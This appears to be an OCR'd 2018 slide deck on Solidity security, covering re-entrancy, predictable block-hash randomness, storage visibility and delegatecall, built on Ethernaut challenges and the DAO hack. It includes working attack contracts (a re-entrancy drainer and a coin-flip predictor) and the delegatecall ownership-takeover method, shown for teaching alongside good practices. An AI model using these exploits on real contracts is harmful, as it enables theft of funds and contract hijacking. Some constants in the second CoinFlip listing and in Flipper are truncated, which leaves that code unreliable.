Pragmatic issues in Solidity development

Organized by Blockchain Infrastructure Group
Partnered with QTUM foundation


October 2018

Today’s topics

- Re-entrance
- Randomness
- Delegatecall
- Serialism vs Parallelism
- Blockgaslimit

Re-entrance

A seemingly innocent donate&withdraw contract




```
pragma solidity ^0.4.18;

contract Reentrance {

  mapping(address => uint) public balances;

  function donate(address _to) public payable {
    balances[_to] += msg.value;
  }

  function balanceOf(address _who) public constant returns (uint balance) {
    return balances[_who];
  }

  function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
      if(msg.sender.call.value(_amount)()) {
        _amount;
      }
      balances[msg.sender] -= _amount;
    }
  }

  function() payable {}
}
```

- **Challenge**: steal all the funds from the contract
- **Methods:**
  - **Donate:** Gives value from an address to a contract
  - **balanceOf:** Inspect balance of an address
  - **Withdraw:** Withdraw money
  - **Fallback function:** Null function (payable)
    - A fallback function is a backup function in solidity when the function signature does not match any of the available functions in a contract
- What's wrong here?

Source: https://ethernaut.zeppelin.solutions

Order of operations matters in withdrawing




```
pragma solidity ^0.4.18;

contract Reentrance {

  mapping(address => uint) public balances;

  function donate(address _to) public payable {
    balances[_to] += msg.value;
  }

  function balanceOf(address _who) public constant returns (uint balance) {
    return balances[_who];
  }

  function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
      if(msg.sender.call.value(_amount)()) {
        _amount;
      }
      balances[msg.sender] -= _amount;
    }
  }

  function() payable {}
}
```


- **External function call** is done before decrementing the internal balance counter
- **This opens it up to an re-entrance loop**

Source: https://ethernaut.zeppelin.solutions

Imagine an “Exploit” contract that withdraws as part of a fallback function




```
pragma solidity ^0.4.18;

contract Reentrance {

  mapping(address => uint) public balances;

  function donate(address _to) public payable {
    balances[_to] += msg.value;
  }

  function balanceOf(address _who) public constant returns (uint balance) {
    return balances[_who];
  }

  function withdraw(uint _amount) public {
    if(balances[msg.sender] >= _amount) {
      if(msg.sender.call.value(_amount)()) {
        _amount;
      }
      balances[msg.sender] -= _amount;
    }
  }

  function() payable {}
}
```



```
contract Exploit {
    address target;
    address owner;

    Reentrance c;

    function Exploit(address _target) {
        target = _target;
        owner = msg.sender;
        c = Reentrance(target);

    }

    function attack() public payable {
        c.donate.value(0.1 ether)(this);
        c.withdraw(0.1 ether);
    }

    function() payable {
        c.withdraw(0.1 ether);
    }

    function ethBalance(address _c) public view returns(uint) {
      return _c.balance;
    }

    function kill () {
        require(msg.sender == owner);
        selfdestruct(owner);
    }

}
```


Source: https://ethernaut.zeppelin.solutions

The re-entrance loop



The DAO hack & development lessons for sending ETH

- **The DAO** was a crowdfunded venture fund that had ~14% of all ether tokens to that date as of May 2016
- Subject to the re-entrancy vulnerability in **splitDAO**



```
function splitDAO(
  uint _proposalID,
  address _newCurator
) noEther onlyTokenholders returns (bool _success) {

  ...
  // XXXXX Move ether and assign new Tokens.  Notice how this is done first!
  uint fundsToBeMoved =
      (balances[msg.sender] * p.splitData[0].splitBalance) /
      p.splitData[0].totalSupply;
  if (p.splitData[0].newDAO.createTokenProxy.value(fundsToBeMoved)(msg.sender) == f
alse) // XXXXX This is the line the attacker wants to run more than once
      throw;

  ...
  // Burn DAO Tokens
  Transfer(msg.sender, 0, balances[msg.sender]);
  withdrawRewardFor(msg.sender); // be nice, and get his rewards
  // XXXXX Notice the preceding line is critically before the next few
  totalSupply -= balances[msg.sender]; // XXXXX AND THIS IS DONE LAST
  balances[msg.sender] = 0; // XXXXX AND THIS IS DONE LAST TOO
  paidOut[msg.sender] = 0;
  return true;
}
```


- **Good practices**:
  - Make external function calls **last**
  - Include **mutex** (e.g. boolean lock variables) to signal execution depth
  - Use **transfer** to move funds out of your contract, since it **throws** and limits gas forwarded. Low level functions like **call** and **send** just return false but don't interrupt the execution flow when the receiving contract fails.”

- Ethereum's gas mechanics don't save us here. **call.value** passes on all the gas a transaction is working with by default, unlike the **send** function. so **the code will run as long as the attacker will pay for it**, which considering it's a cheap exploit means indefinitely

Source: http://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/

Random number generation (RNG)

One possible(?) way to generate randomness – hashing the block data



```
contract CoinFlip {
  uint256 public consecutiveWins;
  uint256 lastHash;
  uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003956564819968;

  function CoinFlip() public {
    consecutiveWins = 0;
  }

  function flip(bool _guess) public returns (bool) {
    uint256 blockValue = uint256(block.blockhash(block.number-1));

    if (lastHash == blockValue) {
      revert();
    }

    lastHash = blockValue;
    uint256 coinFlip = blockValue / FACTOR;
    bool side = coinFlip == 1 ? true : false;

    if (side == _guess) {
      consecutiveWins++;
      return true;
    } else {
      consecutiveWins = 0;
      return false;
    }
  }
}
```


- **Challenge**: guess the coinflip correctly any number of times (say, 10)

- **Methods:**
  - **Flip:** Generate a random result based on the blockhash, and compare it with a guess provided by the contract caller

- But Ethereum is a pseudo-random protocol.

Source: https://ethernaut.zeppelin.solutions

We can deploy an attack contract which mimics the RNG of the first contract




```
contract CoinFlip {
  uint256 public consecutiveWins;
  uint256 lastHash;
  uint256 FACTOR = 578960446186580977117854925043439539266349923328

  function CoinFlip() public {
    consecutiveWins = 0;
  }

  function flip(bool _guess) public returns (bool) {
    uint256 blockValue = uint256(block.blockhash(block.number-1));

    if (lastHash == blockValue) {
      revert();
    }

    lastHash = blockValue;
    uint256 coinFlip = blockValue / FACTOR;
    bool side = coinFlip == 1 ? true : false;

    if (side == _guess) {
      consecutiveWins++;
      return true;
    } else {
      consecutiveWins = 0;
      return false;
    }
  }
}
```

```
contract Flipper {
  address target;
  CoinFlip c;
  uint256 lastHash;
  uint256 FACTOR = 57896044618658097711785492504343953926634992332820282019728792003

  function Flipper(address _target) {
    target = _target;
    c = CoinFlip(target);
  }

  function flip() public {
    uint256 blockValue = uint256(block.blockhash(block.number-1));
    if (lastHash == blockValue) {
      revert();
    }

    lastHash = blockValue;
    uint256 coinFlip = blockValue / FACTOR;
    bool side = coinFlip == 1 ? true : false;

    c.flip(side);
  }

}
```

Source: https://ethernaut.zeppelin.solutions

…nor does it work to make variables private



Note

Everything that is inside a contract is visible to all external observers. Making something `private` only prevents other contracts from accessing and modifying the information, but it will still be visible to the whole world outside of the blockchain.

- You can access a private variable in web3js like so:
  - *web3.eth.getStorageAt(contractAddress, position);*

- In a smart contract, variables are sequentially located at storage slot. For example, the first declared variable is located at slot 0, the second variable is located at slot 1.

Source:https://medium.com/coinmonks/attack-on-pseudo-random-number-generator-prng-used-in-1000-guess-an-ethereum-lottery-game-7b76655f953d

RNG for games – fate channels

- Before each interaction, all participants generates a (sufficiently large, e.g. 256bit) random number locally.
- They then hash the number, and the resultant hash one time for each possible round of the interaction
  - (e.g. max 1024 rounds = hash 1024 times → have 1025 numbers)

- As players enter the interaction, they submit the last number in the chain to the contract, locking in the entire chain.
  - 1024th hash
- As the battle continues, each player takes turns submitting an action to take. Opponent submits next hash in their chain (1023rd) to resolve the action.
  - To check: hash the 1023rd hash to see it matches the 1024th
- Combine the submitted hash with the other player's last submitted hash, and **then hash it again**. This forms a random seed for all rolls within a round.

Delegate call

Delegatecall

- Delegate call is a special, low level function call intended to invoke functions from another, often library, contract


- The advantage of **delegatecall()** is that you can preserve your current, calling contract’s context. This context includes its storage and its **msg.sender**, **msg.value** attributes

- Usage of **delegatecall** is particularly risky and has been used as an attack vector on multiple historic hacks. With it, your contract is practically saying "here, -other contract- or -other library-, do whatever you want with my state". Delegates have complete access to your contract's state. The **delegatecall** function is a powerful feature, but a dangerous one, and must be used with extreme care.


- If storage variables are accessed via a low-level **delegatecall**, the storage layout of the two contracts must align in order for the called contract to correctly access the storage variables of the calling contract by name. This is of course not the case if storage pointers are passed as function arguments as in the case for the high-level libraries.

Source: https://ethernaut.zeppelin.solutions
https://medium.com/coinmonks/ethernaut-lvl-6-walkthrough-how-to-abuse-the-delicate-delegatecall-466b26c429e4

Assume Delegate is a library contract – can we make a 3rd-party Delegation contract our own?



```
pragma solidity ^0.4.18;

contract Delegate {

  address public owner;

  function Delegate(address _owner) public {
    owner = _owner;
  }

  function pwn() public {
    owner = msg.sender;
  }
}
```




```
contract Delegation {

  address public owner;
  Delegate delegate;

  function Delegation(address _delegateAddress) public {
    delegate = Delegate(_delegateAddress);
    owner = msg.sender;
  }

  function() public {
    if(delegate.delegatecall(msg.data)) {
      this;
    }
  }
}
```

- **Delegate** is a library contract deployed by **Address A**, **Delegation** is a application contract that references **Delegate** deployed by **Address B**
- Is it possible to call the function **pwn()** with the **Delegation** contract context? If so, how?


Source: https://ethernaut.zeppelin.solutions

Yes! Just need to send bytes4(sha3("pwn()")) in msg.data

